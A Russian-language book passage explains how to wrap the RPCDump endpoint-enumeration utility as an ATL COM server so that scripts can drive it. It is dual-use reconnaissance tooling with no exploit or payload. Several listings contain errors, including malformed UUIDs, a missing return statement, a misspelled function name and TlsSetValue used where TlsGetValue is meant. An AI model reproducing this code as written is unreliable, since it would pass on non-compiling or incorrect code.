Раз мы определяем EXE-сервер, то ATL считает, что точкой входа в него будет функция `WinMain`, применяемая в графических приложениях. Поэтому атрибут `module` определяет точку входа как `_tWinMain`, ожидая, что она будет управлять потоком управления в EXE-сервере. Но одна из наших целей – сохранить консольный интерфейс утилиты, так что поток управления придется перехватить. Как это сделать, будет показано ниже.

В строке 2 в классе `CConsoleApp` (который атрибут `module` сделает производным от `CAtlExeModule`) реализованы два метода, вызываемые библиоте-

кой ATL в нужный момент: `WinMain` и `RegisterServer`. Если бы мы не стали их переопределять, то сохранилось бы поведение по умолчанию.

Функция `WinMain` (строка 18) решает две важных задачи. Во-первых, если приложение загружено как автономная программа, то вызывается исходная точка входа `rpcdump_main` (строки 20–27). В этом случае функция `IsComRequest` (вызываемая из `WinMain` в строке 20) возвращает `FALSE`, и тогда после вызова `rpcdump_main` приложение завершается (строка 26).

Обратите внимание на пару макросов `BEGIN_ENTRYPOINT()` и `END_ENTRYPOINT()` перед вызовом `rpcdump_main`. Они расширяются следующим образом:

```

#define BEGIN_ENTRYPOINT() __try {
#define END_ENTRYPOINT() } \
__except (EXCEPTION_EXECUTE_HANDLER) {}

```

Это означает, что мы перехватываем все исключения, так что управление обязательно вернется в `WinMain`. Бывают случаи, когда функция `rpcdump_main` намеренно возбуждает исключение. Мы еще вернемся к этому при рассмотрении файла `COMSupport.h`.

Если же утилита загружена в результате запроса от COM, то она не должна как-то взаимодействовать с пользователем. Поэтому необходимо закрыть предоставляемое системой по умолчанию окно консоли, вызвав функцию `FreeConsole` в строке 31.

Примечание

Подавить неявную загрузку окна консоли можно, объявив, что приложение будет пользоваться графической подсистемой, а затем в случае необходимости открыть консоль путем обращения к функции `AllocConsole`. Но такой подход вступает в противоречие с порядком использования оригинальной утилиты и, стало быть, не удовлетворяет нашим требованиям.

В строке 38 мы получаем индекс в локальную память потока (Thread Local Storage – TLS), а в строке 40 освобождаем его. TLS – это механизм, позволяющий сохранить значения типа `DWORD`, связанные с данным потоком и только с ним. Для получения памяти, в которой их можно сохранить, нужно вызвать функцию `TlsAlloc`. В нашем случае локальная память нужна для хранения указателя на структуру `TOOL_CALL_CONTEXT`. Ее назначение мы объясним ниже при рассмотрении процедур интеграции с приложением и кокласса `CRPCDump`.

Функция `IsComRequest` (строка 5) определяет, было ли приложение вызвано средой исполнения COM, анализируя наличие флага `-COMSERVER` в командной строке. Почему такой метод работает, объяснено ниже в разделе «Поток управления».

Метод `RegisterServer` (строка 46) вызывается инфраструктурой ATL, если приложение должно зарегистрировать себя в качестве COM-сервера, то есть в командной строке есть флаг `/RegServer`.

Поскольку в данном проекте для регистрации класса компонента применяются средства ATL, а один аспект регистрации нужно реализовать нестандартно, нам приходится переопределить этот метод. Нестандартность заключается в добавлении строки «-COMSERVER» к значению по умолчанию для ключа `LocalServer32`. Стандартно это значение содержит путь к файлу EXE-сервера и используется средой исполнения COM для запуска сервера при поступлении запроса от клиента. Таким образом, когда клиент запрашивает наш COM-объект, сервер будет загружен, а в его командной строке будет присутствовать флаг «-COMSERVER».

Поток управления

Следующий шаг – интегрировать в `RPCDump` поток управления из файла `COMSupport.cpp`.

Как вы помните, ATL-атрибут `module` определяет в качестве точки входа в EXE-сервер функцию `_tWinMain` (см. рис. 13.4). Но она не вызывается при входе, потому что в параметрах проекта сказано, что это консольное приложение, значит, должна быть вызвана функция с именем `main`. Раз ATL не предоставляет такой функции, нам придется реализовать ее самостоятельно, как показано в примере 13.2.

Пример 13.2. Перехват потока управления в точке входа

```
1 int main(int argc, char *argv[])
2 {
3     // Сохранить аргументы
4     g_argc = argc;
5     g_argv = argv;
6
7     HINSTANCE hInstance = (HINSTANCE)GetModuleHandle(NULL);
8
9     STARTUPINFO si = {0};
10    GetStartupInfo(&si);
11    LPCTSTR lpCmdLine = GetCommandLine();
12
13    // функция _tWinMain вставлена ATL-атрибутом module
14    // В конечном итоге управление попадет в CConsoleApp::WinMain
```




Рис. 13.4. Процесс загрузки программы

```
15 _tWinMain(hInstance, NULL, lpCmdLine, si.wShowWindow);
16 }
```

Анализ

В строках 4 и 5 мы сохраняем переданные в командной строке аргументы для последующего анализа.

Далее мы просто готовим аргументы для вставленной ATL функции `_tWinMain`:

- в строке 7 мы получаем описатель модуля и сохраняем его в переменной `hInstance`. Позже он станет первым аргументом `_tWinMain`;
- в строках 9 и 10 извлекается информация о начальном состоянии приложения. Значение поля `wShowWindows` из структуры `STARTUPINFO` передается в `_tWinMain` в качестве последнего аргумента;
- в строке 11 мы получаем командную строку приложения и передаем ее `_tWinMain` третьим аргументом.

Процедуры интеграции с приложением

Речь идет о процедурах, которые вызывает исходная утилита для передачи существенных данных. Например, сканер портов мог бы сообщить, открыт некий порт или нет. Сканер срочных исправлений сообщил бы, установлено исправление или нет. Ну а утилита RPCDump извещает о доступных RPC-интерфейсах. Чтобы написать процедуры интеграции с приложением, надо представлять себе, как исходная программа управляет данными. Если, как в случае RPCDump, управление сводится к записи на стандартный вывод, то перед записью процедура интеграции должна получить доступ к данным и сохранить их у себя. Именно это и делается в примерах 13.3. и 13.4.

Пример 13.3. Структура данных для процедуры интеграции с приложением (из файла COMSupport.h)

```
1 typedef struct _IFACE_DATA_ENTRY {
2     CComBSTR m_bstrInterfaceID;
3     CComBSTR m_bstrVersionID;
4     CComBSTR m_bstrUUID;
5     CComBSTR m_bstrBinding;
6 } IFACE_DATA_ENTRY, *PIFACE_DATA_ENTRY;
7
8 typedef struct _TOOL_CALL_CONTEXT {
9     std::vector<IFACE_DATA_ENTRY> *pIfaceVector;
10    IFACE_DATA_ENTRY CurrentRecord;
11 } TOOL_CALL_CONTEXT, *PTOOL_CALL_CONTEXT;
```

Пример 13.4. Процедура интеграции с приложением (из файла COMSupport.cpp)

```
1 extern "C" {    // компоновка с учетом правил языка C
2 void SetInterfaceID(char *pIFaceID)
3 {
4     if (!g_IsCOM) return;
5
6     PTOOL_CALL_CONTEXT pCtx =
7         (PTOOL_CALL_CONTEXT)TlsGetValue(g_dwCOMCallTls);
8
9     pCtx->CurrentRecord.m_bstrInterfaceID = CComBSTR(pIFaceID);
10 }
11 void SetVersion(char *pVersion)
12 {
13     if (!g_IsCOM) return;
14
15     PTOOL_CALL_CONTEXT pCtx =
16         (PTOOL_CALL_CONTEXT)TlsGetValue(g_dwCOMCallTls);
17     pCtx->CurrentRecord.m_bstrVersionID = CComBSTR(pVersion);
18 }
```

```
19
20 void SetUUID(char *pUuid)
21 {
22     if (!g_IsCOM) return;
23
24     PTOOL_CALL_CONTEXT pCtx =
25         (PTOOL_CALL_CONTEXT)TlsGetValue(g_dwCOMCallTls);
26     pCtx->CurrentRecord.m_bstrUUID = CComBSTR(pUuid);
27 }
28
29 void SetBinding(char *pBinding)
30 {
31     if (!g_IsCOM) return;
32
33     PTOOL_CALL_CONTEXT pCtx =
34         (PTOOL_CALL_CONTEXT)TlsGetValue(g_dwCOMCallTls);
35     pCtx->CurrentRecord.m_bstrBinding = CComBSTR(pBinding);
36 }
37
38 void NextRecord()
39 {
40     if (!g_IsCOM) return;
41
42     PTOOL_CALL_CONTEXT pCtx =
43         (PTOOL_CALL_CONTEXT)TlsGetValue(g_dwCOMCallTls);
44
45     // Теперь нужно сохранить запись. Мы воспользуемся для этого
46     // стандартным классом vector, ассоциированным с созданным
47     // COM-объектом.
48     pCtx->pIfaceVector->push_back(pCtx->CurrentRecord);
49 }
50 }
```

Анализ

Имена всех показанных выше процедур выбраны в соответствии с данными, которые предоставляет утилита RPCDump. Эти данные взаимосвязаны (привязка, UUID, номер версии и идентификатор интерфейса), но не так легко доступны, как структура в RPCDump.c, поэтому из процедуры интеграции доступ к ним производится последовательно. Когда все данные об интерфейсе получены, вызывается функция NextRecord, которая помещает их в одну запись и переустанавливает указатель для следующей итерации.

Таким образом, последовательность вызовов выглядит следующим образом:

1. RPCDump->SetInterfaceID(...)
2. RPCDump->SetVersion(...)
3. RPCDump->SetUUID(...)

4. RPCDump->SetBinding(...)
5. RPCDump->NextRecord(...)

В строке 1 находится директива *extern «C» {*. Она говорит, что все функции в последующем блоке должны компоноваться с учетом правил языка C. Это необходимо потому, что обращения к процедурам интеграции производятся из программы RPCDump, которая написана на C, а не на C++. Блок внешней компоновки заканчивается в строке 50.

Все процедуры интеграции похожи, за исключением NextRecord. Первая строка в каждой процедуре выглядит так:

```
if (!g_IsCom) return;
```

Если программа запущена не как EXE-сервер COM, то глобальная переменная *g_IsCOM* равна FALSE, и в этом случае процедура интеграции сразу же возвращает управление. Это разумно, так как нет смысла сохранять данные – ведь никаких COM-клиентов не существует.

Далее идет такая строка:

```
PTOOL_CALL_CONTEXT pCtx =  
(PTOOL_CALL_CONTEXT)TlsGetValue(g_dwCOMCallTls);
```

В ней переменной *pCtx* присваивается значение, сохраненное ранее в локальной памяти потока. Стоит отметить несколько моментов:

- в структуре, описывающей контекст вызова, есть указатель на вектор, в котором хранятся все записи об интерфейсах, и структура, предназначенная для хранения информации из текущей записи;
- память для структуры, описывающей контекст вызова, выделяется, когда COM-клиент обращается к методу *scan* COM-объекта, находящегося в исполняемом файле RPCDump;
- элемент в локальной памяти потока вызывает метод *CConsoleApp::WinMain* после того, как выяснит, что программа запущена как EXE-сервер COM.

Если мы дошли до этой точки, значит, программа была запущена как EXE-сервер COM, и процедура интеграции вызывается в том потоке, в котором работает COM-клиент. Данные, принадлежащие этому потоку (указатель на структуру *TOOL_CALL_CONTEXT*), и сохраняются в его локальной памяти.

Следующая строка в каждой процедуре интеграции сохраняет переданный аргумент в контексте вызова. Так, для процедуры *SetBinding* она выглядит следующим образом:

```
pCtx->CurrentRecord.m_bstrBinding = CComBSTR(pBinding);
```

Поскольку в исходном файле RPCDump.C используются только строки в кодировке ANSI, то процедуры интеграции принимают строковые параметры как *char **. Но наш COM-объект должен поддерживать также и обращения из программ на интерпретируемых языках (VBScript, JScript и т.д.), значит, нужны строки типа BSTR. Поэтому мы должны преобразовать переданную строку в другой формат и кодировку Unicode. Это легко сделать, воспользовавшись объектом класса *CComBSTR* и передав его конструктору полученную строку. Возвращенное значение сохраняется в текущей записи.

Определение интерфейсов COM-объектов

COM-расширение программы RPCDump включает три COM-объекта, у каждого из которых определено по одному интерфейсу (помимо *IUnknown* и *IDispatch*):

- *IrpcEnum*;
- *IendPointCollection*;
- *Iendpoint*.

Определения всех этих интерфейсов показаны в примере 13.5.

Пример 13.5. Определения интерфейсов (из файла *COMSupport.cpp*)

```
1 [
2     object,          // COM-объект
3     dual,            // поддержка IDispatch и vtable
4     uuid("2F55A03C-9513-4CF1-9939-E0BD72E968E8")
5 ]
6 __interface IEndpoint : IDispatch
7 {
8     [propget] HRESULT InterfaceID([out, retval] BSTR *bstrVal);
9     [propget] HRESULT Version([out, retval] BSTR *bstrVal);
10    [propget] HRESULT Uuid([out, retval] BSTR *bstrVal);
11    [propget] HRESULT Binding([out, retval] BSTR *bstrVal);
12 };
13
14 [
15     object,          // COM-объект
16     dual,            // поддержка IDispatch и vtable
17     uuid("7C7487E9-7F08-462C-85CF-CF23C08498AC")
18 ]
19 __interface IEndpointCollection : IDispatch
20 {
21     [id(DISPID_NEWENUM), propget]
22     HRESULT _NewEnum([out, retval] IUnknown** ppUnk);
23
24     [id(DISPID_VALUE), propget]
25     HRESULT Item(
```

```

26     [in] long Index,
27     [out, retval] IEndpoint **ppVal);
28
29 [id(0x00000001), propget]
30 HRESULT Count([out, retval] long* pVal);
31 };
32
33 [
34     object,          // COM-объект
35     dual,            // поддержка IDispatch и vtable
36     uuid("22AD386A-59D0-4d35-90C5-3089E207D73E")
37 ]
38 __interface IRpcEnum : IDispatch
39 {
40     HRESULT Execute(
41         [in] BSTR bstrTarget,
42         [out, retval] IEndpointCollection **ppResult
43     );
44 };

```

Интерфейс IRpcEnum

Для начала мы рассмотрим последний из представленных в примере 13.5 интерфейсов: IRpcEnum. Это подразумеваемый по умолчанию интерфейс COM-объекта CRPCDump, он и предоставляет методы и свойства, необходимые для исполнения RPCDump.

В строках 33–37 задается ATL-атрибут `object`, который понуждает ATL вставить код, необходимый данному COM-интерфейсу. В атрибуте `object` присутствуют два параметра: `dual` и `uuid`. Параметр `dual` говорит, что этот интерфейс должен быть доступен как через IDispatch (поддержка позднего связывания), так и через таблицу виртуальных функций (`vtable`). Параметр `uuid` задает идентификатор интерфейса IID.

Интерфейс IRpcEnum определен в строке 38. В нем есть только один метод *Execute*. Он принимает те же аргументы, которые передаются исходной утилите в командной строке. При обращении к этому методу программа находит все оконечные точки RPC на удаленном хосте и возвращает результат в выходной (помеченной атрибутом [out]) переменной *ppResult*. В случае успеха *ppResult* указывает на объект-набор, содержащий информацию обо всех оконечных точках.

Интерфейс IEndPointCollection

Объект, представляющий набор, который возвращает метод *IRpcEnum::Execute*, определен в строках 14–31. Как и любой другой набор, он содержит указатели на интерфейсы. Но для полноты картины рассмотрим его подробно.

Атрибуты в строках 14–27 такие же, как для всех остальных интерфейсов: интерфейс объявляется дуальным и задается его IID.

Вы, наверное, обратили внимание на атрибут *id* в строках 21 и 24. Чтобы понять его назначение, надо кое-что знать об интерфейсе IDispatch. Этот интерфейс используется COM-клиентами, которые осуществляют *позднее связывание*. Такой механизм задействуется в ситуации, когда клиент не имеет доступа к информации о типе во время компиляции и должен обращаться к методам интерфейса косвенно (через IDispatch), а не напрямую через таблицу виртуальных функций. Это становится возможным из-за наличия в интерфейсе IDispatch двух методов: GetIDsOfNames и Invoke. Ниже приведены их прототипы:

```

HRESULT GetIDsOfNames(
    REFIID riid,
    OLECHAR FAR* FAR* rgpszNames,
    unsigned int cNames,
    LCID lcid,
    DISPID FAR* rgDispId
);

HRESULT Invoke(
    DISPID dispIdMember,
    REFIID riid,
    LCID lcid,
    WORD wFlags,
    DISPPARAMS FAR* pDispParams,
    VARIANT FAR* pVarResult,
    EXCEPINFO FAR* pExcepInfo,
    unsigned int FAR* puArgErr
);

```

Метод Invoke служит для обращения к конкретному методу, определяемому параметром *dispIdMember*. Его значение задается в библиотеке типов и, следовательно, должно быть частью описания метода. Именно это мы и видим в описаниях методов *_NewEnum* и *Item*. Если COM-клиент не имеет информации из библиотеки типов, он может запросить DISPID у метода GetIDsOfNames интерфейса IDispatch.

Метод *_NewEnum* возвращает указатель на интерфейс IUnknown объекта-эnumератора для набора. Обычно он вызывается из языков сценариев для реализации конструкций типа *foreach*.

Метод *Item* почти не нуждается в комментариях, он получает числовой индекс и возвращает соответствующий ему указатель на интерфейс IEndPoint. Если задан индекс вне допустимого диапазона, метод возвращает S_FALSE.

Метод *Count* возвращает число объектов в наборе.

Интерфейс IEndPoint

Интерфейс IEndPoint определен в строках 1–12, именно указатели на такие интерфейсы, хранятся в наборе IEndPointCollection. Он предоставляет доступ к информации об одном RPC-интерфейсе. Получить ее можно, опросив свойства InterfaceID, Version, Uuid и Binding. Все свойства имеют тип BSTR. Стоит отметить, что информация берется непосредственно из структуры IFACE_DATA_ENTRY.

Классы компонентов

Поскольку определено три интерфейса, существует и три кокласса, а именно: *CEndpoint*, *CEndpointCollection* и *CRPCDump*. Их код рассматривается ниже.

Пример 13.6. Реализация кокласса CEndpoint (из файла COMSupport.cpp)

```
1 [coclass, uuid("598E69E2-19E4-9E5C-D180C2FAE6F2", noncreatable)
2 class ATL_NO_VTABLE CEndpoint : public IDispatchImpl<IEndpoint>
3 {
4 public:
5     void Initialize(IFACE_DATA_ENTRY *pEntry) {
6         // Сохранить информацию о том, на что должен указывать объект
7         m_data = *pEntry;
8     }
9
10 HRESULT get_InterfaceID(BSTR *bstrVal) {
11     *bstrVal = m_data.m_bstrInterfaceID.Copy();
12     return S_OK;
13 }
14
15 HRESULT get_Version(BSTR *bstrVal) {
16     *bstrVal = m_data.m_bstrVersionID.Copy();
17     return S_OK;
18 }
19
20 HRESULT get_Uuid(BSTR *bstrVal) {
21     *bstrVal = m_data.m_bstrUUID.Copy();
22     return S_OK;
23 }
24
25 HRESULT get_Binding(BSTR *bstrVal) {
26     *bstrVal = m_data.m_bstrBinding.Copy();
27     return S_OK;
28 }
29
30 protected:
31     IFACE_DATA_ENTRY m_data;
32 };
```

Анализ

Класс CEndpoint совсем простой. Его единственное назначение – предоставить COM-клиентам доступ к информации из записи о конкретном RPC-интерфейсе.

В строке 1 мы видим ATL-атрибут *coclass*, который заставляет провайдера атрибутов вставить нужный для работоспособности компонента код. Атрибут *noncreatable* говорит, что объекты этого класса не могут быть созданы клиентами непосредственно.

В строке 2 начинается объявление класса CEndpoint. Обратите внимание на макрос ATL_NO_VTABLE. Он расширяется в __declspec(novtable) и позволяет оптимизировать создание класса за счет устранения процедур инициализации указателя на таблицу виртуальных функций из конструктора и деструктора. Однако это безопасно только для классов, которые не создаются непосредственно, как в данном случае (вспомните, что классы компонентов реально создает CComObject).

В строке 2 также сказано, что кокласс наследует классу *IDispatchImpl*, конкретизированному параметром *IEndpoint*. Тем самым достигается две цели: а) кокласс наделяется функциональностью, необходимой для поддержки интерфейса IDispatch, и б) неявно кокласс становится производным от интерфейса IEndpoint, который он и призван реализовать.

В строке 5 вы видите единственную функцию-член, которая не была определена в интерфейсе: *Initialize*. Как следует из названия, она предназначена для инициализации кокласса данными, которые позже будут доступны через его интерфейсы.

В строках 10–28 определены методы класса, соответствующие определению интерфейса IEndpoint. Их структура повторяется: скопировать в переданную строку типа BSTR * содержимое соответствующего поля внутренней структуры, например:

```
HRESULT get_InterfaceID(BSTR *bstrVal) {
    *bstrVal = m_data.m_bstrInterfaceID.Copy();
    return S_OK;
}
```

Здесь в аргумент *bstrVal* копируется идентификатор интерфейса из поля *m_data.m_bstrInterfaceID*. Поскольку поле *m_bstrInterfaceID* имеет тип *CComBSTR*, то у него есть метод *Copy*, который создает копию строки и возвращает ее в качестве значения. Отметим, что в этом коде краткости ради не проверяется, корректно ли значение аргумента *bstrVal*. В реальной программе всегда нужно предполагать наихудший сценарий, и особенно это относится к COM-интерфейсам.

Далее в примере 13.7 показан код эnumератора набора. Это типичная для ATL-проектов реализация.

Пример 13.7. Реализация кокласса CEndpointCollection (из файла COMSupport.cpp)

```

1 typedef CComEnumOnSTL<
2     IEnumVARIANT,
3     &__uuidof(IEnumVARIANT),
4     VARIANT,
5     _CopyEndpointIFToVariant,
6     std::vector<IFACE_DATA_ENTRY>
7 > EnumType;
8
9 typedef ICollectionOnSTLImpl<
10     IEndpointCollection,
11     std::vector<IFACE_DATA_ENTRY>
12     IEndpoint*,
13     _CopyInformationToEndpointInterface,
14     EnumType
15 > EndpointCollectionType;
16
17
18 [
19     coclass,
20     threading=apartment,
21     uuid("2C793CBF-51FA-4146-022902FBDDCF"),
22     noncreatable
23 ]
24 class ATL_NO_VTABLE CEndpointCollection :
25     public IDispatchImpl< EndpointCollectionType,
26                         &__uuidof(IEndpointCollection) >
27 {
28 public:
29     // Для этого набора не нужны никакие методы
30 }
```

Анализ

В строках 1–7 определяется синоним *EnumType* для типа объекта-эnumератора набора. Напомним, что эnumератор возвращается методом *_NewEnum*. Рассмотрим этот код внимательнее. Тип *EnumType* реализован с помощью шаблонного класса *CComEnumOnSTL*, который определен так:

```

template <class Base, const IID* piid, class T, class Copy,
         class CollType, class ThreadModel = CComObjectThreadModel >
class ATL_NO_VTABLE CComEnumOnSTL :
    public IEnumOnSTLImpl<Base, piid, T, Copy, CollType>,
    public CComObjectRootEx< ThreadModel >
```

1. Первый параметр шаблона – это *Base*, его значением является интерфейс, который должен реализовать эnumератор. Обычно в качестве интерфейса указывается *IEnumXXXX*, а в нашем случае – *IEnumVARIANT*. Собственно, интерфейса с именем *IEnumXXXX* не существует, всегда нужно вместо *XXXX* указывать конкретный тип возвращаемых значений.
2. Следующий параметр – это IID интерфейса, который должен реализовать класс. Как видно из набора классов, которым наследует *CComEnumOnSTL*, последний реализует объекты, создаваемые с помощью *CComObject*. Ясно, что раз речь идет о классе компонента, то должен быть реализован интерфейс *IUnknown* и, что самое важное, метод *QueryInterface*. Но для этого необходимо знать IID запрашиваемого интерфейса. В нашем случае он задается с помощью конструкции *&__uuidof(IEnumVARIANT)*.
3. Следующий параметр *T* – это фактический тип данных, возвращаемых эnumератором. Эта информация необходима эnumератору, так как она используется в одном из реализуемых им методов:

```
STDMETHOD(Next)(ULONG celt, T* rgelt, ULONG* pceltFetched);
```

4. Четвертый параметр – это политика копирования, которой будет придерживаться ATL. Поскольку в своей внутренней структуре эnumератор хранит STL-вектор, то нужно каким-то образом установить связь между типом данных, хранящихся в векторе, и типом данных, возвращаемых эnumератором. В данном случае мы отображаем *IFACE_DATA_ENTRY* на *VARIANT*. Параметр, определяющий политику копирования, – это класс, реализующий три метода: *copy*, *init* и *destroy*.
5. Пятый параметр – это тип STL-контейнера, которому принадлежит член кокласса с именем *m_coll*. Обычно при реализации эnumераторов этот член инициализируется еще до возврата указателя на интерфейс эnumератора клиенту.

В строках 915 определен тип класса, реализующего набор, – *EndpointCollectionType*. Отметим, однако, что одного этого класса недостаточно для создания класса компонента. Иными словами, его нельзя передать в качестве параметра шаблону *CComObject*, поскольку в нем не задана потоковая модель и отсутствует реализация *IDispatch*. В строках 18–30 приведена фактическая реализация кокласса *EndpointCollectionType*.

Тип *EndpointCollectionType* – это конкретизация шаблона *ICollectionOnSTLImpl*, определенного следующим образом:

```

template <class T, class CollType, class ItemType,
         class CopyItem, class EnumType>
class ICollectionOnSTLImpl : public T
```

7. Первый параметр этого шаблона – интерфейс, который должна реализовать конкретизация `ICollectionOnSTLImpl`, точно так же, как в определении эnumератора выше. В данном случае мы указали интерфейс `IEndpointCollection`.
8. Второй параметр – это тип STL-контейнера, которому принадлежит поле `m_coll` класса, описывающего набор.
9. Третий параметр – это тип данных, возвращаемый методом `Item` интерфейса набора.
10. Четвертый параметр – это политика копирования из STL-контейнера в аргумент, передаваемый методу `Item`. Мы должны выполнить преобразование из типа `IFACE_DATA_ENTRY` в `IEndpoint*`.
11. Пятый параметр – это класс эnumератора (рассмотренный выше). Объект такого класса возвращается методом `_NewEnum`. Мы указали, что должен использоваться ранее определенный тип `EnumType`.

Теперь, когда все необходимые определения имеются, можно реализовать класс набора (строки 18–30):

- В строках 18–23 заданы атрибуты кокласса. Как видим, этот кокласс пользуется моделью с отдельными потоками и не может быть создан непосредственно путем вызова `CoCreateInstance`.
- В строке 25 сказано, что кокласс наследует реализации `IDispatchImpl` интерфейса `IDispatch` и в качестве параметра этого шаблонного класса указан тип набора `EndpointCollectionType`.

В примере 13.8 показана реализация главного класса `CRPCDump`.

Пример 13.8. Реализация кокласса `CRPCDump` (из файла `COMSupport.cpp`)

```

1 [
2     coclass,
3     threading("apartment"),
4     vi_progid("RPCDump.Scanner"),
5     version(1.0),
6     uuid("8B680433-A2BE-491E-B2CF-F858C1C16A93")
7 ]
8 class ATL_NO_VTABLE CRPCDump :
9     public IDispatchImpl<IRpcEnum>
10 {
11 public:
12     HRESULT Execute(BSTR bstrTarget, IEndpointCollection **ppResult)
13     {
14         // Проверить корректность аргументов
15         if (!bstrTarget || !ppResult)
16             return E_POINTER;
17
18         // pArg[0] – путь к модулю
```

```

19         // pArg[1] – целевой хост
20         USES_CONVERSION;
21         CHAR szModule[MAX_PATH + 1];
22         GetModuleFileName(NULL, szModule, MAX_PATH);
23
24         int cArgs = 2;
25         char *pArg[2] = {szModule, W2A(bstrTarget)};
26
27         //
28         // Создать набор конечных точек, который будет возвращен
29         // этим методом
30         //
31         CComObject<CEndpointCollection> *pResult;
32         CComObject<CEndpointCollection>::CreateInstance(&pResult);
33         pResult->AddRef();
34
35         //
36         // Подготовить указатель на контекст вызова и сохранить его
37         // в локальной памяти потока
38         //
39         PTOOL_CALL_CONTEXT pCtx = new TOOL_CALL_CONTEXT;
40         pCtx->pIFaceVector = &pResult->m_coll;
41
42         TlsSetValue(g_dwCOMCallTls, (PVOID)pCtx);
43
44         BEGIN_ENTRYPOINT();
45         rcpdump_main(cArgs, pArg);
46         END_ENTRYPOINT();
47
48         // Вызов завершен, его контекст нам больше не нужен
49         delete pCtx;
50
51         // Присвоить указатель на полученный набор аргументу ppResult
52         *ppResult = pResult;
53
54     }
55 };
```

Анализ

К этому моменту строки 1–7 уже должны быть вам привычны, это объявление ATL-атрибута, в котором говорится, что далее следует класс компонента со следующими характеристиками:

- компонент должен работать только в модели с отдельными потоками;
- его не зависящий от версии PROGID равен «RPCDump.Scanner», следовательно для обращения к нему можно написать что-то типа `var rcpdump = new ActiveXObject(«RPCDump.Scanner»);`

- номер версии кокласса 1.0;
- его CLSID равен {8B680433-A2BE-491E-B2CF-F858C1C16A93}.

Как и в объявлениях всех предыдущих коклассов, здесь присутствует директива компилятора ATL_NO_VTABLE, и он наследует классу IDispatchImpl, который, в свою очередь, является производным от класса IRpcEnum, реализованного компонентом.

В интерфейсе IRpcEnum имеется единственный метод *Execute*, который и занимает большую часть кода в строках 12–55.

Метод *Execute* принимает два аргумента, один из которых служит для возврата значения. Первый аргумент – это адрес машины, на которой нужно просканировать оконечные точки RPC. С помощью второго возвращается результат сканирования в виде указателя на интерфейс набора, содержащего интерфейсы IEndPoint.

Основное назначение этого метода – создать среду для исполнения исходной программы, получить собранные данные с помощью процедур интеграции и представить их в виде набора. Рассмотрим подробно, как это делается.

В строках 14–16 проверяется корректность переданных методу *Execute* аргументов. Это следует делать для всех COM-интерфейсов.

В строках 20–25 задаются аргументы *argc* и *argv*, которые ожидает функция *rpcdump_main*. Массив *argv* строится следующим образом:

```
[0] Путь к модулю, например: "C:\\rpcdump.exe"
[1] Имя целевого хоста, например: "john"
```

Коль скоро задано два аргумента и это отражено в *argc*, функция *rpcdump_main* будет довольна.

В строках 31–33 создается объект набора, который будет возвращен рассматриваемым методом. Обратите внимание, что член *m_coll*, унаследованный от ICollectionOnSTLImpl, используется также в роли указателя на вектор, в котором хранятся данные обо всех RPC-интерфейсах. Это становится очевидным из строки 40, в которой *m_coll* присваивается указатель на структуру *TOOL_CALL_CONTEXT*.

В строке 39 из кучи выделяется память для структуры *TOOL_CALL_CONTEXT*, а в строке 42 указатель на нее сохраняется в локальной памяти потока. В этой структуре будут храниться данные, полученные от процедур интеграции. Если вспомнить код этих процедур, то это утверждение станет более понятным:

```
PTOOL_CALL_CONTEXT pCtx=(PTOOL_CALL_CONTEXT)TlsSetValue(g_dwCOMCallTls);
```

В строках 44–46 вызывается функция *rpcdump_main*. Здесь используются макросы BEGIN_ENTRYPOINT() и END_ENTRYPOINT(), о которых мы го-

ворили выше. Функции *rpcdump_main* передаются подготовленные в строках 20–25 аргументы *argc* и *argv*.

Последний шаг – почистить за собой и вернуть результат клиенту. В строке 49 освобождается память, выделенная для структуры *TOOL_CALL_CONTEXT*, а в строке 52 выходному аргументу *ppResult* присваивается указатель на набор.

Интеграция с приложением: файл COMSupport.h

А теперь посмотрим, что нужно изменить в исходном файле *rpcdump.c*, чтобы процедуры интеграции могли получить от него нужную информацию.

В примере 13.9 приведен полный код файла *COMSupport.h*.

Пример 13.9. Файл COMSupport.h

```
1 // Место выхода возбуждаем исключение, которое можно перехватить
2 #define exit(x) *((unsigned long*) 0) = 0; // нарушение защиты
3
4 void SetInterfaceID(char *pIFaceID);
5 void SetVersion(char *pVersion);
6 void SetUUID(char *pUuid);
7 void SetBinding(char *pBinding);
8 void NextRecord();
```

Анализ

Неочевидна только строка 2. Показанный в ней макрос переопределяет функцию *exit*. В результате всюду, где эта функция встретится в тексте программы, она будет заменена значением макроса, что приведет к исключению в результате нарушения защиты памяти. Это нужно по следующим причинам:

- когда происходит обращение к методу *IRpcEnum::Execute*, он вызывает функцию *rpcdump_main*, а та в свою очередь – функцию *exit*. При этом EXE-сервер COM завершается, а клиент при этом получает не ожидаемую информацию, а код ошибки. Ясно, что такое поведение нежелательно;
- возбуждение исключения позволяет продолжить работу программы с той точки, где оно перехвачено;
- использование макросов BEGIN_ENTRYPOINT() и END_ENTRYPOINT() в сочетании с переопределение символа *exit* – это элегантное и удобное решение.

